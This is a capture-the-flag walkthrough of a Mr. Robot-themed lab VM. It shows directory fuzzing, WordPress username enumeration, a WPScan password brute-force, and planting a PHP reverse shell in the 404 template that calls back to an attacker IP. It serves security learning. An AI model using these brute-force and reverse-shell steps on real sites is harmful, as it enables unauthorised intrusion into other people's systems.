
Clicked on the URL:



```
00:35 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.

00:35 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of you that's exhausted with this
world... a world that decides where you work, who you see, and how you empty and fill your depressing bank account. Even the Internet connection you're using to read
this is costing you, slowly chipping away at your existence. There are things you want to say. Soon I will give you a voice. Today your education begins.


Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~# 
```


I entered the prepare command, got acquainted with some scary video that sent me to the whoismrrobot.com at the end, which I could not get through. A good red herring, though. I forgot to check the page code. Alas, there was nothing there.

Having familiarized myself with the interactive part of the web resource, I fuzzed directories in gobuster.



```
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 237] [—> http://192.168.56.112/images/]
/.                    (Status: 200) [Size: 1188]
/blog                 (Status: 301) [Size: 235] [—> http://192.168.56.112/blog/]
/rss                  (Status: 301) [Size: 0] [⟶ http://192.168.56.112/feed/]
/sitemap              (Status: 200) [Size: 0]
/login                (Status: 302) [Size: 0] [⟶ http://192.168.56.112/wp-login.php]
/0                    (Status: 301) [Size: 0] [⟶ http://192.168.56.112/0/]
/feed                 (Status: 301) [Size: 0] [⟶ http://192.168.56.112/feed/]
/video                (Status: 301) [Size: 236] [—> http://192.168.56.112/video/]
/image                (Status: 301) [Size: 0] [⟶ http://192.168.56.112/image/]
/image.               (Status: 301) [Size: 0] [⟶ http://192.168.56.112/image./]
/atom                 (Status: 301) [Size: 0] [⟶ http://192.168.56.112/feed/atom/]
/wp-content           (Status: 301) [Size: 241] [—> http://192.168.56.112/wp-content/]
/admin                (Status: 301) [Size: 236] [—> http://192.168.56.112/admin/]
/audio                (Status: 301) [Size: 236] [—> http://192.168.56.112/audio/]
/intro                (Status: 200) [Size: 516314]
/wp-login             (Status: 200) [Size: 2620]
/css                  (Status: 301) [Size: 234] [⟶ http://192.168.56.112/css/]
/rss2                 (Status: 301) [Size: 0] [⟶ http://192.168.56.112/feed/]
/license              (Status: 200) [Size: 309]
/license.txt          (Status: 200) [Size: 309]
/wp-includes          (Status: 301) [Size: 242] [—> http://192.168.56.112/wp-includes/]
/js                   (Status: 301) [Size: 233] [—> http://192.168.56.112/js/]
/Image                (Status: 301) [Size: 0] [⟶ http://192.168.56.112/Image/]
/Image.               (Status: 301) [Size: 0] [⟶ http://192.168.56.112/Image./]
/rdf                  (Status: 301) [Size: 0] [⟶ http://192.168.56.112/feed/rdf/]
/page1                (Status: 301) [Size: 0] [⟶ http://192.168.56.112/]
/readme               (Status: 200) [Size: 64]
/robots               (Status: 200) [Size: 41]
/robots.txt           (Status: 200) [Size: 41]
/dashboard            (Status: 302) [Size: 0] [⟶ http://192.168.56.112/wp-admin/]
/%20                  (Status: 301) [Size: 0] [⟶ http://192.168.56.112/]
/wp-admin             (Status: 301) [Size: 239] [⟶ http://192.168.56.112/wp-admin/]
/phpmyadmin           (Status: 403) [Size: 94]
/0000                 (Status: 301) [Size: 0] [⟶ http://192.168.56.112/0000/]
/xmlrpc               (Status: 405) [Size: 42]
/.                    (Status: 200) [Size: 1077]
/IMAGE.               (Status: 301) [Size: 0] [⟶ http://192.168.56.112/IMAGE./]
/IMAGE                (Status: 301) [Size: 0] [⟶ http://192.168.56.112/IMAGE/]
/wp-signup            (Status: 302) [Size: 0] [⟶ http://192.168.56.112/wp-login.php?action=register]
/KeithRankin%20       (Status: 301) [Size: 0] [⟶ http://192.168.56.112/KeithRankin]
/kaspersky%20         (Status: 301) [Size: 0] [⟶ http://192.168.56.112/kaspersky]
/page01               (Status: 301) [Size: 0] [⟶ http://192.168.56.112/]
/Cirque%20du%20soleil%20 (Status: 301) [Size: 0] [⟶ http://192.168.56.112/Cirque%20du%20soleil]
Progress: 661680 / 661683 (100.00%)
===============================================================
```

There were a huge number of points to explore, including robots.txt, so I decided to take a look at it first:




```
User-agent: *
fsocity.dic
key-1-of-3.txt
```

It looks like the first key has been found:

073403c8a58a1f80d94355fb30724b9


Also, in addition to the key, I found the file fsocity.dic, which is apparently a dictionary (for brute force):



```
true
false
wikia
from
the
now
Wikia
extensions
scss
window
http
var
page
Robot
Elliot
styles
and
document
mrrobot
com
```

So, I remember that the nmap also found readme.txt and licenses.txt, but they only contain offensive messages addressed to the hacker.

It also became clear that the resource uses WordPress, as it contains wp-login, wp-admin, wp-signup. I'll try to brute-force the password on the login page (admin admin, alas, didn't fit). It is also noticeable that when you enter incorrect data, you specify what exactly is incorrect:



ERROR: Invalid username. Lost your password?

Username


Password

□ Remember Me

Lost your password?


← Back to user's Blog!

So, you can choose a suitable, existing username using Burp:



Request	Payload	Status code	Error	Timeout	Length	Comment
347	date	200	□	□	4132	
15	Elliot	200	□	□	4182	
0		200	□	□	4132	
1	true	200	□	□	4132	
2	false	200	□	□	4132	
3	wikia	200	□	□	4132	
5	the	200	□	□	4132	
6	now	200	□	□	4132	
7	Wikia	200	□	□	4132	
9	scss	200	□	□	4132	
10	window	200	□	□	4132	
11	http	200	□	□	4132	
13	page	200	□	□	4132	
14	Robot	200	□	□	4132	
19	mrrobot	200	□	□	4132	
20	com	200	□	□	4132	
21	ago	200	□	□	4132	
22	function	200	□	□	4132	
23	eps1	200	□	□	4132	
24	null	200	□	□	4132	
25	chat	200	□	□	4132	
26	user	200	□	□	4132	
27	Special	200	□	□	4132	
28	GlobalNavigation	200	□	□	4132	
29	images	200	□	□	4132	
30	net	200	□	□	4132	
31	push	200	□	□	4132	
32	category	200	□	□	4132	
33	Alderson	200	□	□	4132	
34	lang	200	□	□	4132	
35	nocookie	200	□	□	4132	
36	ext	200	□	□	4132	
37	his	200	□	□	4132	
38	output	200	□	□	4132	

The length for Elliot is different from the others (and Elliot is also the name of the main character of this series), which may be a possible and correct username:




ERROR: The password you entered for the username **Elliot** is incorrect. Lost your password?

Username

Elliot

Password


So, the user exists and it remains to choose a password. Here's the result of the scan with WPScan:



```
 | Style URI: https://wordpress.org/themes/twentyfifteen/
 | Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st…
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In 404 Page (Passive Detection)
 |
 | Version: 1.3 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://192.168.56.112/wp-content/themes/twentyfifteen/style.css?ver=4.3.1, Match: 'Version: 1.3'

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:02 <=============================================================

[i] No Config Backups Found.

[+] Performing password attack on Xmlrpc Multicall against 1 user/s
[SUCCESS] - Elliot / ER28-0652
All Found
Progress Time: 00:00:22 <=========================================

[!] Valid Combinations Found:
 | Username: Elliot, Password: ER28-0652

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sun Oct 29 19:58:58 2023
[+] Requests Done: 149
[+] Cached Requests: 41
[+] Data Sent: 38.448 KB
[+] Data Received: 998.5 KB
[+] Memory used: 292.336 MB
[+] Elapsed time: 00:00:31

┌──(urals㉿kali)-[~]
└─$ 
```

By the way, WordPress version 4.3.1 (outdated and insecure) is used. So, the password from Elliot | ER28-0652

Having successfully logged in, I began to study the contents. First of all, I looked at the list of users:



Users Add New


All (2) | Administrator (1) | Subscriber (1)

	Username	Name	E-mail	Role	Posts
□	elliot	Elliot Alderson	elliot@mrrobot.com	Administrator	0
□	mich05654	krista Gordon	kgordon@therapist.com	Subscriber	0

2 items

As you can see, elliot is the admin here.

There's also an option to change the appearance of the 404 page (a great place to click a shell script here):




Edit Themes

Twenty Fifteen: 404 Template (404.php)


```
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.56.102';  // CHANGE THIS
